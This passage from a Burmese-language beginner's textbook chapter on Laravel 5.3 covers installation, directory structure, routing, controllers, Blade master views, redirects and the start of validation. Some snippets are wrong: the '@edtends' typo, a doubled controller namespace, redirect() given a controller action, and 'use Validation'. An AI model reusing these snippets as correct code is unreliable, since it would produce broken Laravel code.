ဖော်ပြပေးသွားမှာဖြစ်ပါတယ်။ စတင်လေ့လာသူတစ်ဦးအနေနဲ့ ချက်ခြင်းအလုပ် ဖြစ်စေဖို့အတွက် လိုအပ်တဲ့အပိုင်းတွေကို ရွေးထုတ်ဖော်ပြပြီး ကျန်နည်းပညာတွေကိုတော့ ကိုယ်တိုင် ဆက်လက်လေ့လာသွားနိုင်စေဖို့ ရည်ရွယ်ခြင်းဖြစ်ပါတယ်။

12.1 - Installing Laravel

Laravel Framework ကို အသုံးပြုနိုင်ဖို့အတွက် PHP 5.6.4 နဲ့အထက်ရှိဖို့ လိုအပ်ပါတယ်။ ဒါကြောင့် PHP 7 နဲ့ဆိုရင်လည်း အဆင်ပြေပြေ အလုပ်လုပ်နိုင်ပါတယ်။ PDO, Mbstring, Tokenizar စတဲ့ PHP Extension တွေကို System Requirement အနေနဲ့ လိုအပ်ပါတယ်။ ဒါပေမယ့် XAMPP မှာ အဲ့ဒီ Extension တွေက တစ်ခါတည်း ပါဝင်ပြီးသား ဖြစ်ပါတယ်။

Laravel ကို Install လုပ်ဖို့အတွက် နည်းလမ်းမှန်ကတော့ Composer လို့ခေါ်တဲ့ PHP Package Manager ကနေ တစ်ဆင့် Install လုပ်ခြင်းပဲ ဖြစ်ပါတယ်။ ဒါပေမယ့် ဒီနေရာမှာ Composer အကြောင်း အကျယ်မချဲ့ချင်တဲ့အတွက် တိုက်ရိုက်ပဲ Download ရယူတဲ့နည်းလမ်းကိုပဲ အသုံးပြုသွားမှာ ဖြစ်ပါတယ်။ ဒါဟာ နည်းလမ်းမှန် မဟုတ်ပေမယ့် မြန်နှုန်းမြင့် အင်တာနက်မရှိသူတွေအတွက် ပိုလွယ်ပါတယ်။ အင်တာနက်မရှိလဲ ဖိုင်ကို ကူးယူအသုံးပြုနိုင်တဲ့အတွက် ဖြစ်ပါတယ်။ Composer ကနေ Install လုပ်ရင်တော့ အင်တာနက် အဆက်အသွယ်လိုသလို သင့်တင့်တဲ့ မြန်နှုန်းနဲ့ တည်ငြိမ်မှု လည်းလိုနိုင်ပါတယ်။ အင်တာနက်မငြိမ်လို့ လိုအပ်တဲ့ Package တွေ မစုံရင် အခက်အခဲတွေနဲ့ ကြုံတွေ့ရမှာ ဖြစ်ပါတယ်။

Laravel 5.3 နဲ့ ဆက်စပ်လိုအပ်တဲ့ Package အားလုံးကို စုစည်းပေးထားတဲ့ ဖိုင်တစ်ခုကို အောက်ပါလိပ်စာမှာ Download ရယူနိုင်ပါတယ်။


http://eimaung.com/pwd-rc/laravel-5.3-all.zip

စာအုပ်နဲ့အတူ တွဲဖက်ပါဝင်လာတဲ့ CD ထဲမှာလည်း အသင့်ထည့်ထားပေးပါတယ်။ Download လုပ်ဖို့ အခက်အခဲရှိရင် CD ထဲကနေ ကူးယူလို့ရပါတယ်။ ရရှိလာတဲ့ Zip ဖိုင်ကိုဖြည်ကြည့်လိုက်ရင် `laravel` ဆိုတဲ့ အမည်နဲ့ Directory တစ်ခုထဲမှာ အခုလိုဖိုင်နဲ့ Directory တွေ ပါဝင်လာတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။

```
laravel
├── app
│   ├── Commands
│   ├── Http
│   ├── Services
│   └── User.php
├── artisan
├── bootstrap
├── composer.phar
├── config
│   ├── app.php
│   ├── auth.php
│   ├── database.php
│   ├── session.php
│   └── view.php
├── database
├── public
│   ├── css
│   └── index.php
```

```
├── resources
│   └── views
├── routes
│   ├── api.php
│   ├── web.php
├── server.php
├── storage
├── tests
└── vendor
    ├── autoload.php
    ├── composer
    ├── doctrine
    ├── laravel
    ├── monolog
    ├── phpdocumentor
    ├── phpspec
    ├── phpunit
    ├── swiftmailer
    └── symfony
```

ပါတဲ့ဖိုင်တွေအရမ်းများလို့ လျှော့ပြီး ပြထားတာပါ။ လက်တွေ့ကြည့်လိုက်ရင် ဒီထက်ပို များပါလိမ့်ဦးမယ်။ ရရှိလာတဲ့ `laravel` Directory ကို XAMPP Document Root (`htdocs`) အောက်မှာ ထားပြီး Laravel Framework ကို စတင်အသုံးပြုဖို့အတွက် အသင့်ဖြစ်ပြီဖြစ်ပါတယ်။ Web Browser ဖွင့်ပြီး **localhost/laravel/public** လို့ ထည့်သွင်းကြည့်လိုက်ရင် အခုလို တွေ့ရမှာဖြစ်ပါတယ်။



ပုံ (၁၂-၈) Laravel First Run

Laravel စတင် အလုပ်လုပ်နေပြီဆိုတဲ့သဘော ဖြစ်ပါတယ်။ URL မှာ `public` Directory ကို ညွှန်းထားတာကို သတိပြုပါ။ ကျန်ဖိုင်နဲ့ Folder တွေက App Source Code နဲ့ လိုအပ်တဲ့ ဆက်စပ် Package တွေဖြစ်ပြီး၊ နောက်ဆုံး ရလဒ်ကိုတော့ `public` Directory ကနေ ရရှိမှာဖြစ်ပါတယ်။ ရှေ့ဆက်မသွားခင် သတိပြုသင့်တဲ့ ဖိုင်နဲ့ Directory တွေအကြောင်းကို အရင်လေ့လာချင်ပါတယ်။

`/app`	ကိုယ့် App ရဲ့ Source Code အများစုဟာ ဒီ Directory ထဲမှာ ရေး သားရမှာဖြစ်ပါတယ်။ `app` အတွင်းမှာ `Console`, `Events`, `Http` စတဲ့ အခြေခံလုပ်ဆောင်ချက်တွေကို ကြိုတင်ရေးသားပေးထားတဲ့ Directory တွေ ပါဝင်ပါသေးတယ်။ တည်ဆောက်မယ့် App ရဲ့ Model Code တွေကို ဒီ Directory အတွင်းမှာ သက်ဆိုင်ရာ Directory တွေ ထပ်ခွဲပြီး ထည့်သွင်း ရေးသားနိုင်ပါတယ်။
`/app/Http/Controllers`	MVC မှာ Controller ရဲ့ တာဝန်ဟာ Requests/Responses တွေ စီမံဖြစ်ဖြစ်ကြောင်း ဖော်ပြခဲ့ပြီး ဖြစ်ပါတယ်။ Controller Code တွေကို ဒီ Directory ထဲမှာ စုစည်း ရေးသားရမှာ ဖြစ်ပါတယ်။
`/config`	Framework Setting တွေကို ဖိုင်အမည်အလိုက် ဒီ Directory ထဲမှာ စုစည်း ပေးထားပါတယ်။
`/config/database.php`	အသုံးပြုလိုတဲ့ Database အမျိုးအစား၊ Database အမည်၊ Username, Password စတဲ့ Setting တွေကို ဒီဖိုင်ထဲမှာ သတ်မှတ်ထားခြင်း ဖြစ်ပါတယ်။ လိုအပ်သလို ပြင်ဆင်သတ်မှတ်နိုင်ပါတယ်။
`/config/auth.php`	Laravel နဲ့အတူ တစ်ခါတည်း တွဲဖက်ပါဝင်လာတဲ့ Authentication စနစ်နဲ့ ပတ်သက်တဲ့ Setting တွေကို ဒီဖိုင်ထဲမှာ သတ်မှတ်ထားပါတယ်။
`/public`	Static Resources တွေဖြစ်တဲ့ CSS ဖိုင်တွေ၊ JavaScript ဖိုင်တွေ၊ Font တွေနဲ့ Logo လို Image တွေကို ဒီ Directory ထဲမှာ စုစည်းသတ်မှတ်ထားရမှာ ဖြစ်ပါတယ်။
`/resources`	HTML Template, CoffeeScript, LESS, SASS စတဲ့ Pre-processor နည်းပညာတွေနဲ့အတူ တွဲဖက်အသုံးပြုရမယ့် Source Code တွေကို ဒီ Directory ထဲမှာ စုစည်းထားရပါတယ်။
`/resources/views`	View Template တွေကို Blade လို့ခေါ်တဲ့ Template Engine သုံးပြီး ရေးသားရတဲ့အတွက် View Code တွေကို ဒီ Directory ထဲမှာ စုစည်း ရေးသားပေးရပါတယ်။
`/routes/web.php`	URI လမ်းကြောင်းတွေ စီမံတဲ့လုပ်ငန်းကို ဒီဖိုင်မှာ သတ်မှတ်ရမှာ ဖြစ်ပါတယ်။ Controller နဲ့ တွဲဖက်အလုပ်လုပ်မှာ ဖြစ်ပါတယ်။ ဘယ် URI ကို လက်ခံရရှိရင် ဘယ် Controller နဲ့ Action ကို အလုပ်လုပ်ပေးရမလဲ ဆိုတဲ့ လမ်းကြောင်းတွေကို သတ်မှတ်ပေးရမှာ ဖြစ်ပါတယ်။

`/database`	SQLite လို Standard Alone Database ဖိုင်တွေနဲ့ Database Structure ကြေငြာသတ်မှတ်ထားတဲ့ Migration ဖိုင်တွေကို ဒီ Directory နဲ့ စုစည်းထား ရပါတယ်။
`/storage`	Framework က Generate လုပ်လိုက်တဲ့ Session Data ဖိုင်တွေ၊ Cache ဖိုင်တွေနဲ့ Log ဖိုင်တွေကို ဒီ Directory ထဲမှာ သိမ်းပါတယ်။ ဒါကြောင့် Linux System မှာဆိုရင် ဒီ Directory ကို Write Permission မှန်အောင် ပေးထား ဖို့ လိုအပ်မှာ ဖြစ်ပါတယ်။
`/vendor`	Laravel Source Code နဲ့ Package ဖိုင်တွေအားလုံးကို ဒီ Directory ထဲမှာ စုစည်းပေးထားမှာ ဖြစ်ပါတယ်။
`/tests`	Unit Testing လို လုပ်ဆောင်ချက်မျိုးကို အသုံးပြုလိုရင်တော့ Unit Test Code တွေကို ဒီ Directory ထဲမှာ စုစည်းရေးသားနိုင်ပါတယ်။
`/bootstrap`	App ကို Run တဲ့အခါ လိုအပ်တဲ့ ဖိုင်တွေကို Include လုပ်ခြင်း Load လုပ်ခြင်း စတဲ့ လုပ်ငန်းတွေကို လုပ်ပေးတဲ့ ဖိုင်တွေကို စုစည်းပေးထားတဲ့ Directory ဖြစ်ပါတယ်။
`artisan`	Laravel ရဲ့ Command Line Tool ဖြစ်ပါတယ်။ Project ကို Run ဖို့၊ Database Migration တွေ Run ဖို့နဲ့ Model ဖိုင်တွေ၊ Controller ဖိုင်တွေ တည်ဆောက်ဖို့အတွက် အသုံးပြုနိုင်ပါတယ်။
`.env`	Environment Setting တွေကို ဒီ ဖိုင်ထဲမှာ ရေးသားသတ်မှတ် ပေးရပါတယ်။ ဥပမာ - Local မှာ Develop လုပ်နေစဉ် သုံးရမယ့် Database Username, Password ကဘာ၊ Server မှာ Distribute လုပ်လိုက်တဲ့အခါ သုံးရမယ့် Database Username, Password ကဘာ စသဖြင့် Environment အလိုက် ခွဲခြားသတ်မှတ်လိုတဲ့ Setting တွေကို သတ်မှတ်ပေးနိုင်ခြင်း ဖြစ်ပါတယ်။

12.2 - Laravel Router

App တစ်ခုကို စတင်တော့မယ်ဆိုရင် ပထမဆုံးလုပ်သင့်တဲ့ အလုပ်ကတော့ URI လမ်းကြောင်းတွေ သတ်မှတ်ခြင်းပဲ ဖြစ်ပါတယ်။ ဒီလုပ်ဆောင်ချက်ကို Routing လို့ခေါ်ပြီး /routes/web.php မှာ Routing သတ်မှတ်ချက်တွေကို ရေးသားသတ်မှတ် ပေးရပါတယ်။ ရေးသားပုံကတော့ အခုလို ဖြစ်ပါတယ်။

```
Route::get('/user', function () {
     return 'Hello User';
});
```

`/user` URI နဲ့ Request ကို လက်ခံရရှိရင် ဆောင်ရွက်ရမယ့် Function ကို သတ်မှတ်ပေးထားခြင်း ဖြစ်ပါတယ်။ ဒီနေရာမှာ Nameless Function တစ်ခုကို အသုံးပြုထားတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။ နမူနာအရ `/user` URI နဲ့

Request ကို လက်ခံရရှိရင် `Hello User` ဆိုတဲ့ Message ကို Response အဖြစ် ပြန်ပေးသွားမှာ ဖြစ်ပါတယ်။

ဒီလို Function တစ်ခု သတ်မှတ်မယ့်အစား Controller နဲ့ Action ကိုလဲ သတ်မှတ်ပေးနိုင်ပါတယ်။ ဥပမာ -

```
Route::get('/user', 'UserController@index');
```

အဓိပ္ပါယ်ကတော့ `/user` URI နဲ့ Request ကို လက်ခံရရှိရင် `UserController` ရဲ့ `index` Action ကို အလုပ်လုပ်ပေးပါလို့ သတ်မှတ်လိုက်ခြင်းဖြစ်ပါတယ်။ ဒီနေရာမှာ `get()` Function ကို အသုံးပြုထားတဲ့အတွက် Request Method က GET ဖြစ်မှ အလုပ်လုပ်မှာပါ။ အကယ်၍ Request Method POST အတွက် Route ကို သတ်မှတ်လိုရင် တော့ `get()` Function အစား `post()` Function ကို အစားထိုး အသုံးပြုနိုင်ပါတယ်။ အလားတူပဲ အခြား Request Method တွေဖြစ်တဲ့ PUT နဲ့ DELETE တို့အတွက်လည်း `put()` Function နဲ့ `delete()` Function တို့ကို အသုံးပြုနိုင်ပါ တယ်။ Request Method ကိုမကြည့်ပဲ အလုပ်လုပ်စေလိုရင်တော့ `all()` Function ကို အသုံးပြုနိုင်ပါတယ်။

Variable Parameter တွေကိုလည်း Route URI အတွက် သတ်မှတ်ပေးနိုင်ပါတယ်။ ဥပမာ -

```
Route::post('/user/update/{id}', 'UserController@update');
```

နမူနာအရ `/user/update/123` ဆိုတဲ့ URI ကို လက်ခံရရှိရင် `{id}` Parameter ရဲ့တန်ဖိုးက `123` ဖြစ်တဲ့ အတွက် အလုပ်လုပ်တဲ့အခါ `$id` ဆိုတဲ့ Variable တစ်ခုကို Laravel ကအသင့်ကြေငြာပေးထားမှာ ဖြစ်ပြီး `123` ကို တန်ဖိုးအဖြစ် ထည့်သွင်းပေးထားမှာ ဖြစ်ပါတယ်။ `123` နေရာမှာ အခြားမည်သည့်တန်ဖိုးကိုမဆို အစားထိုးအသုံးပြု နိုင်ပါတယ်။

12.3 - Laravel Controllers and Views

Laravel မှာ Controller ဖိုင်တွေကို `/app/Http/Controllers/` Directory ထဲမှာ ရေးသားပေးရပါတယ်။ `Controller.php` ဆိုတဲ့ Class တစ်ခုဟာ မူလကတည်းက ရှိနေမှာဖြစ်ပြီး ကျွန်တော်တို့ ဖြည့်စွက်ရေးသားတဲ့ Controller တွေဟာ အဲ့ဒီ Class ကနေ ဆက်ခံရေးသားပေးရမှာဖြစ်ပါတယ်။ ဥပမာ - `index` နဲ့ `update` ဆိုတဲ့ Action နှစ်ခု ပါဝင် တဲ့ `UserController` တစ်ခုကို ရေးသားလိုတဲ့ဆိုရင် `UserController.php` လို့ ဖိုင် အမည်ကိုပေးရမှာဖြစ်ပြီး ရေးသားရမယ့် Code နမူနာကတော့ အခုလို ဖြစ်မှာဖြစ်ပါတယ်။

```
<?php

namespace App\Http\Controllers;

use App\Http\Controllers\Controller;

class UserController extends Controller
{
	function index() {
		return 'I am Index';
	}

	function update($id) {
		return "I am updating $id";
	}
}
```

Laravel Controller Class အားလုံးဟာ `App\Http\Controllers` ဆိုတဲ့ Namespace တစ်ခုတည်းရဲ့ အတွင်းမှာ ပါဝင်ရမှာဖြစ်ပါတယ်။ ဒါကြောင့် နမူနာ Code မှာ `namespace App\Http\Controllers` လို့ ကြေငြာထည့်သွင်းပေးထားခြင်းဖြစ်ပါတယ်။

ပြီးတဲ့အခါပင်မ `App\Http\Controllers` Namespace ထဲမှာ အပါအဝင်ဖြစ်တဲ့ `Controller` Sub-Namespace ကို လိုအပ်တဲ့အခါ Namespace လမ်းကြောင်း အပြည့်အစုံထည့်နေစရာ မလိုပဲ တိုက်ရိုက် အသုံးပြုနိုင်ဖို့အတွက် `use` Keyword နဲ့ ကြေငြာချိတ်ဆက် ထည့်သွင်းထားပါတယ်။ ဒါကြောင့် နောက်တစ်ဆင့်မှာ ကျွန်တော်တို့ရဲ့ Controller ဖြစ်တဲ့ `UserController` ကို ကြေငြာတဲ့အခါ `extends` Keyword နဲ့ ပင်မ `Controller` Class ကနေ တိုက်ရိုက် Inherit လုပ်ယူနိုင်ခြင်းဖြစ်ပါတယ်။ အကယ်၍ `use` နဲ့ ကြိုမကြေငြာထားဖြစ်ခဲ့ဘူးဆိုရင် `extends App\Http\Controllers\Controller\Controller` လို့ အပြည့်အစုံရေးရမှာဖြစ်ပါတယ်။

`UserController` မှာ `index` နဲ့ `update` ဆိုတဲ့ Action နှစ်ခုပါဝင်စေလိုတဲ့အတွက် `index()` နဲ့ `update()` ဆိုတဲ့ Function နှစ်ခုကို ကြေငြာထားတာကိုလည်း တွေ့ရနိုင်ပါတယ်။ `update()` Function မှာ `$id` Variable ကို အသုံးပြုထားပြီး အဲ့ဒီ `$id` Variable ထဲမှာ URI Route ရဲ့ `{id}` Parameter နေရာမှာ ပါဝင်လာတဲ့တန်ဖိုး အသင့်ရှိနေမှာပဲ ဖြစ်ပါတယ်။

လက်ရှိ `index` နဲ့ `update` Action တွေက ရိုးရိုး Text Message တွေကို Response ပြန်ပေးနေခြင်း ဖြစ်ပါတယ်။ အဲ့ဒီလို Text Message တွေကို Response မပြန်ပဲ HTML Template တွေကို Response ပြန်လိုရင်တော့ View ကို အသုံးပြုရမှာ ဖြစ်ပါတယ်။

View Template တွေကို Blade Template Engine အသုံးပြုရေးသားပြီး `/resources/views/` Directory အောက်မှာ သိမ်းပေးရပါတယ်။ Blade Template Engine ကို မသုံးတက်ရင်လည်း ရိုးရိုး HTML နဲ့ PHP ကိုပဲ အသုံးပြုနိုင်ပါတယ်။ ဥပမာ - `/resources/views/` Directory အောက်မှာ `users` ဆိုတဲ့ Directory တစ်ခု ဆောက်ပြီး `hello.blade.php` ဆိုတဲ့ Template တစ်ခုကို အခုလို ရေးသားတည်ဆောက်ထားနိုင်ပါတယ်။

```
<!DOCTYPE html>
<html lang="en">
<head>
      <title>Laravel Example</title>
</head>
<body>
      <h1>Index</h1>
      <p>Hello World!</p>
</body>
</html>
```

ရိုးရိုး HTML Code တွေသာ ဖြစ်တယ်ဆိုတာကို တွေ့နိုင်ပါတယ်။ အဲ့ဒီ Template ကို `UserController` ရဲ့ `index` Action ကနေ ရယူပြီး Response ပြန်လိုတဲ့အခါ အခုလို ရေးသားနိုင်ပါတယ်။

```
function index() {
      return view("user/hello");
}
```

`view()` Function ကို Response ပြန်ပေးလိုက်ခြင်းဖြစ်ပြီး အသုံးပြုရမယ့် Template အနေနဲ့ `user` Directory ထဲက `hello.blade.php` ကို အသုံးပြုပါလို့ ပြောလိုက်ခြင်း ဖြစ်ပါတယ်။ `view()` Function ထဲမှာ File Extension ဖြစ်တဲ့ `blade.php` ကို ထည့်ပေးစရာ မလိုပါဘူး။

View Template ထဲမှာ အသုံးပြုရမယ့် Data တွေကိုလည်း Template ကို `view()` Function နဲ့ ခေါ်ယူစဉ်မှာ ထည့်သွင်း ပေးနိုင်ပါသေးတယ်။ ဥပမာ - `index` Action ကို အခုလို ပြင်ဆင်ရေးသားလိုက်တယ် ဆိုပါစို့။

```
function index() {
      return view("user/hello", array(
            "name" => "John Doe"
      ));
}
```


Array တစ်ခုကို `view()` Function ရဲ့ ဒုတိယ Parameter အဖြစ် ထည့်သွင်းပေးလိုက်ခြင်းဖြစ်ပါတယ်။ Array Index `name` ကို Template ထဲမှာ `$name` ဆိုတဲ့ Variable အဖြစ် အသင့်သုံးနိုင်အောင် Laravel က စီစဉ်ပေး ထားမှာဖြစ်လို့ Template ကို အခုလို ပြင်ဆင်ရေးသားနိုင်ပါတယ်။

```
<!DOCTYPE html>
<html lang="en">
<head>
     <title>Laravel Example</title>
</head>
<body>
     <h1>Index</h1>
     <p>Hello <?= $name ?>!</p>
</body>
</html>
```

`$name` Variable ကို PHP နဲ့ ရိုက်ထုတ် အသုံးပြုထားခြင်းပဲ ဖြစ်ပါတယ်။

12.4 - Master View

လက်တွေ့မှာ View တိုင်းအတွက် Template အပြည့်အစုံလိုက်ရေးပေးနေရရင် သဘာဝမကျပါဘူး။ မည်သည့် App မဆို Main Content ကသာ ပြောင်းလဲလေ့ရှိပြီး Menu, Logo, Title, Footer စတဲ့ Component တွေက View တစ်ခုနဲ့ တစ်ခု တူညီကြလေ့ရှိပါတယ်။ ဒီပြဿနာပြေလည်စေဖို့အတွက် Master View ကို သုံးကြလေ့ရှိပါတယ်။



ပုံ (၁၂-ခ) Master View

ပြီးခဲ့တဲ့အခန်းမှာလည်း Main Template နဲ့ View ကို ခွဲခြားထားပြီး အလားတူသဘောသဘာဝမျိုးကို လေ့လာခဲ့ကြပြီးဖြစ်ပါတယ်။ Laravel မှာလည်း Main View လုပ်ဆောင်ချက်ကို ရရှိနိုင်ပါတယ်။ ပထမဦးဆုံးအနေနဲ့ Master View တစ်ခုကို အခုလိုတည်ဆောက်နိုင်ပါတယ်။ ဖိုင်အမည်ကို `master.blade.php` လို့ ပေးထားတယ်ဆိုကြပါစို့။

```
<!DOCTYPE html>
<html lang="en">
<head>
      <meta charset="UTF-8">
      <title>Master View</title>
</head>
<body>
      <h1>Hello, World!</h1>
      <div class="container">
            @yield("main")
      </div>
</body>
</html>
```

Class ကို `container` လို့သတ်မှတ်ထားတဲ့ `<div>` အတွင်းမှာ `@yield("main")` လို့ ရေးသားထားတာကို သတိပြုရမှာ ဖြစ်ပါတယ်။ ဤနေရာတွင် Main Section ကို ဖော်ပြပါ ဆိုတဲ့ အဓိပ္ပါယ်ပါ။ Master View ကို အခုလို သတ်မှတ်ပြီးပြီဆိုရင် အခြား View တွေကို အခုလို သတ်မှတ်နိုင်ပါတယ်။ ဖိုင်အမည်ကို `index.blade.php` လို့ ပေးထားတယ် ဆိုပါစို့။

```
@extends("master")

@section("main")
<h2>Index</h2>
<p>Content</p>
@stop
```

`@extends("master")` လို့ ကြေငြာထားတဲ့အတွက် `master.blade.php` ဆိုတဲ့ Template ထဲမှာ ဖော်ပြပေးပါဆိုတဲ့ အဓိပ္ပါယ် ဖြစ်သွားပါတယ်။ Master View ရဲ့ ဖိုင်အမည်ကို `app.blade.php` လို့ ပေးထားမယ်ဆိုရင် `@edtends("app")` လို့ ရေးသားပေးရမှာ ဖြစ်ပါတယ်။

ဖော်ပြရမယ့် Content တွေကိုတော့ `@section("main")` နဲ့ `@stop` အကြားမှာ ရေးသား ပေးရမှာပဲဖြစ်ပါတယ်။ Master View မှာ `@yield("main")` လို့ သတ်မှတ်ထားလို့ ဒီနေရာမှာလည်း `@section("main")` လို့ သုံးထားခြင်းဖြစ်ပါတယ်။ အခြားအမည်နဲ့ သုံးလိုကလည်း သုံးနိုင်ပါတယ်။

ဒီလို Master View နဲ့ View ရေးသားထားပြီးပြီဆိုရင် Controller ထဲမှာ ပုံမှန်ရေးရိုးရေးစဉ်အတိုင်း ဆက်လက် ရေးသား နိုင်ပါတယ်။

```
function index() {
      return view("index");
}
```

ဒီလိုရေးသားထားတဲ့အတွက် Response အနေနဲ့ Index View ကို ပြန်ပေးဖို့ ကြိုးစားတဲ့အခါ Index View ဟာ Master View ကို Extend လုပ်ထားကြောင်း Laravel နဲ့ Blade Template Engine တို့ကသိပြီး Master View နဲ့ Index View တို့ကို ပေါင်းစပ်ပြီးမှ Response ပြန်ပေးသွားမှာပဲ ဖြစ်ပါတယ်။

12.5 - Redirect

လိုအပ်တဲ့လုပ်ငန်းတွေကို ဆောင်ရွက်ပြီးတဲ့အခါ View တစ်ခုကို Response မပြန်ပဲ အခြားလုပ်ဆောင်ချက် (သို့မဟုတ်) Route ထံ Redirect လုပ်တဲ့အလုပ်ဟာလည်း အခြေခံလိုအပ်ချက်ဖြစ်ပါတယ်။ ဒီလုပ်ဆောင်ချက် ရရှိဖို့ အတွက် Laravel မှာ `redirect()` Function ကို အသုံးပြုနိုင်ပါတယ်။ Redirect လုပ်တဲ့အခါ Route တစ်ခုကို ညွှန်းနိုင်သလို၊ Controller တစ်ခုရဲ့ Action ကိုလည်း ညွှန်းနိုင်ပါတယ်။

Route တစ်ခုကို အခုလို Redirect လုပ်နိုင်ပါတယ်။

```
return redirect('user/list');
```

နမူနာအရ `user/list` ဆိုတဲ့ Route ကို Redirect ပြုလုပ်ပေးသွားမှာ ဖြစ်ပါတယ်။ Action တစ်ခုကို Redirect လုပ်လိုရင်တော့ အခုလို ပြုလုပ်နိုင်ပါတယ်။

```
return redirect('UserController@new');
```

နမူနာအရ `UserController` ရဲ့ `new` Action ကို Redirect ပြုလုပ်ပေးသွားမှာပဲ ဖြစ်ပါတယ်။ အဲ့ဒီလို Redirect ပြုလုပ်တဲ့အခါ Error Message တွေ Information Message တွေ တွဲဖက်ထည့်သွင်း ပေးနိုင်ပါတယ်။ ဥပမာ -

```
return redirect('user/profile')->with('info', 'Login Successful');
```

`with()` Function ကို သုံးပြီး ပေးပိုထားခြင်းဖြစ်ပါတယ်။ Message အမည်ကို `info` လို့ ပေးထားပြီး၊ Message Content အနေနဲ့ Login Successful လို့ သတ်မှတ်ပေးထားခြင်း ဖြစ်ပါတယ်။ ဒီ Message ကို View Template ထဲမှာ ဖော်ပြလိုရင်တော့ အခုလို ဖော်ပြနိုင်ပါတယ်။

```
<? if( session('info') ): ?>
<div class="info">
     <?= session('info') ?>
</div>
<? endif; ?>
```

`with()` Function က Message ကို `SESSION` ထဲမှာ သိမ်းပြီး ထည့်ပေးလိုက်တာဖြစ်လို့၊ အဲ့ဒီ Message ကို ပြန်လည် ရယူလိုတဲ့အခါ `session()` Function ကနေတစ်ဆင့် ရယူရခြင်း ဖြစ်ပါတယ်။ နမူနာအရ `info` ဆိုတဲ့ Message ရှိမရှိ စစ်ပြီး ရှိရင် Class မှာ `info` လို့ သတ်မှတ်ထားတဲ့ `<div>` တစ်ခုနဲ့ ဖော်ပြထားစေခြင်းပဲ ဖြစ်ပါတယ်။ ဒီနည်းနဲ့ လိုအပ်တဲ့ မည်သည့် Message ကို မဆို Redirect နဲ့အတူ တွဲဖက် ပေးပို့နိုင်ခြင်းပဲ ဖြစ်ပါတယ်။

12.6 - Validation

User Input Data တွေ မှန်ကန်မှုရှိမရှိ စီစစ်တဲ့ Validation လုပ်ဆောင်ချက်ဟာလည်း မည်သည့် App မဆိုလိုအပ်တဲ့ အခြေခံလုပ်ဆောင်ချက် ဖြစ်ပါတယ်။ Laravel မှာ Validation Class တစ်ခု တစ်ခါတည်း ပါဝင်ပြီး အဲ့ဒီ Class ရဲ့ အကူ အညီနဲ့ Validation လုပ်ငန်းကို ဆောင်ရွက်နိုင်ပါတယ်။ Validation Class ကို စတင်အသုံးပြုနိုင်ဖို့ အတွက် `use` Keyword နဲ့ ကြေငြာပေးဖို့ လိုပါတယ်။

```
use Validation;
```

Validation စစ်တယ်ဆိုတာ အခြေခံအားဖြင့် User Input Data ကို စစ်တာဖြစ်တဲ့အတွက် User Input Data ကို လက်ခံနိုင်ပေးနိုင်တဲ့ Request Class ကိုလည်း တွဲဖက်အသုံးပြုဖို့ လိုနိုင်ပါတယ်။

```
use Request;
```

